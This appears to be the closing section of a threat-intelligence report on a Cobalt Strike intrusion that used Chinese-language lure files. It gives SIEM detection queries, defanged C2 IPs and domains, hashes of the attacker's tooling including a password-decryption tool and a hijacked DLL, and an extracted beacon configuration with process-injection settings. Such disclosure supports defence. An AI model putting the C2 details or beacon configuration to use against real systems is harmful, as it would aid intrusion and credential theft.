(remove square brackets “[ ]” for IP addresses or URLs)

- index = activity AND rg_functionality = “Web Proxy” AND (destinationaddress = “123.207.74[.]22” OR destinationaddress = “123.56.168[.]30” OR destinationaddress = “49.235.152[.]72”)
- index = activity AND rg_functionality = “Next Generation Firewall” AND (destinationhostname CONTAINS “myip.ipip[.]net” OR destinationhostname CONTAINS “360-1305242994.cos.ap-nanjing.myqcloud[.]com”)
- index = activity AND rg_functionality = “Endpoint Management Systems” AND (deviceaction = “Network connection detected” OR deviceaction = “Network connection detected (rule: NetworkConnect)”) AND (destinationport=”11443″ OR destinationport=”8282″)
- index = activity AND rg_functionality = “Endpoint Management Systems” AND (deviceaction = “File created” OR deviceaction = “File created (rule: FileCreate)”) AND customstring49 STARTS WITH “C:\Windows\Temp\tmp”
- index = activity AND rg_functionality = “Endpoint Management Systems” AND (deviceaction = “Process Create” OR deviceaction = “Process Create (rule: ProcessCreate)” OR deviceaction = “ProcessRollup2” OR deviceaction = “Procstart” OR deviceaction = “Process” OR deviceaction = “Trace Executed Process”) AND customstring49 STARTS WITH “C:\Windows\Temp\tmp”

C2 and infrastructure

C2 Address
123.207.74[.]22
123.56.168[.]30
49.235.152[.]72
myip.ipip[.]net
360-1305242994.cos.ap-nanjing.myqcloud[.]com/wel/ns/sa64.gif

Analyzed files/hashes

File Name	SHA256
Archive.zip (renamed)	8e77101d3f615a58b8d759e8b82ca3dffd4823b9f72dc5c6989bb4311bdffa86 04bcf25d07e5cf060e742325d6123242f262888705acac649f8d5010a5eb6a87 c35ea8498ed7ae33513e26fac321fecf0fc9306dda8c783904968e3c51648c37
20240739人员名单信息.zip	3a9b64a61f6373ee427f27726460e7047b21ddcfd1d0d45ee4145192327a0408
╠Õ╜ý▒¿©µ.lnk	28030E8CF4C9C39665A0552E82DA86781B00F099E240DB83F1D1A3AE0E990AB6
违规远程控制软件人员名单.docx.lnk	1BA77DD1F5BF31D45FDB160C52EBE5829EC373350CDE35818FB90D45352B3601

dui70.dll	1189D34E983A6FC9D2DC37AD591287C9E3E4D4BA83F66C7EDE692C36274BA648
gogo_windows_amd64.exe	706BD7E05F275814C3B86EEC1A87148662029D91D0CE9B80386AAFFE7AA3753B
iox.exe	C6CF82919B809967D9D90EA73772A8AA1C1EB3BC59252D977500F64F1A0D6731
LLD.exe	0BD048E0BCE956EDFBCEE6EDF32B8B67E08275BD38125B40A98665FAB4926C9D
netspy.exe	97C5CD06B543B0BDB270666092348EFBA0A9670AF05B11F3B56BF4B418DEC43A
PVEFindADUser.exe	7DC0E13A5F1A70C4E41F4B92372259B050A395104650D57385ECAA148481AE5C
fpr.exe	1F510DED0D181B4636E83C69B66C92465DC0E64F6DB946FA4C246E7741F66141
sharpdecryptpwd.exe	9F650117288B26312E84F32E23783FE3C81FCBA771C8AE58119BE92344C006CC
pvefindaduser.exe	7DC0E13A5F1A70C4E41F4B92372259B050A395104650D57385ECAA148481AE5C
tmp.log	EFE53F18D282516149BC6FEAC44C17DDE9F0704D95598AECBA3E7D734727B07E
sa64.gif	33A910162EAFE750316ADFAD4AB0955BE24C1BA048C2EC236C95E4A795C42932

References

1. QakBot Malware Bypass Windows Security Using Unpatched Vulnerability
   https://blog.eclecticiq.com/qakbot-malware-used-unpatched-vulnerability-to-bypass-windows-os-security-feature
2. HackTricks: Dll Hijacking
   https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation/dll-hijacking
3. Geacon Brings Cobalt Strike Capabilities to macOS Threat Actors
   https://www.sentinelone.com/blog/geacon-brings-cobalt-strike-capabilities-to-macos-threat-actors/

Appendix A: Cobalt Strike Configuration

```
{
 “BeaconType”: [
   “HTTP”
 ],
 “Port”: 11443,
 “SleepTime”: 10000,
 “MaxGetSize”: 6148882,
 “Jitter”: 37,
 “C2Server”: “123.207.74[.]22,/mall_100_100.html”,
 “HttpPostUri”: “/ajax/recharge/recharge.json”,
 “Malleable_C2_Instructions”: [
   “Remove 2085 bytes from the end”,
   “Remove 2085 bytes from the beginning”,
    “Remove 712 bytes from the beginning”,
    “NetBIOS decode ‘a’”
],
“HttpGet_Verb”: “GET”,
“HttpPost_Verb”: “POST”,
“HttpPostChunk”: 0,
“Spawnto_x86”: “%windir%\\syswow64\\runonce.exe”,
“Spawnto_x64”: “%windir%\\sysnative\\runonce.exe”,
“CryptoScheme”: 0,
“Proxy_Behavior”: “Use IE settings”,
“Watermark”: 666666666,
“bStageCleanup”: “True”,
“bCFGCaution”: “True”,
“KillDate”: 0,
“bProcInject_StartRWX”: “False”,
“bProcInject_UseRWX”: “False”,
“bProcInject_MinAllocSize”: 18700,
“ProcInject_PrependAppend_x86”: [
    “kJCQkA==”,
    “kJCQkA==”
],
“ProcInject_PrependAppend_x64”: [
    “kJCQkA==”,
    “kJCQkA==”
],
“ProcInject_Execute”: [
    “CreateThread”,
    “SetThreadContext”,
    “NtQueueApcThread-s”,
    “RtlCreateUserThread”,
      “kernel32.dll:LoadLibraryA”

  ],

  “ProcInject_AllocationMethod”: “VirtualAllocEx”,

  “bUsesCookies”: “True”,

  “HostHeader”: “”

}
```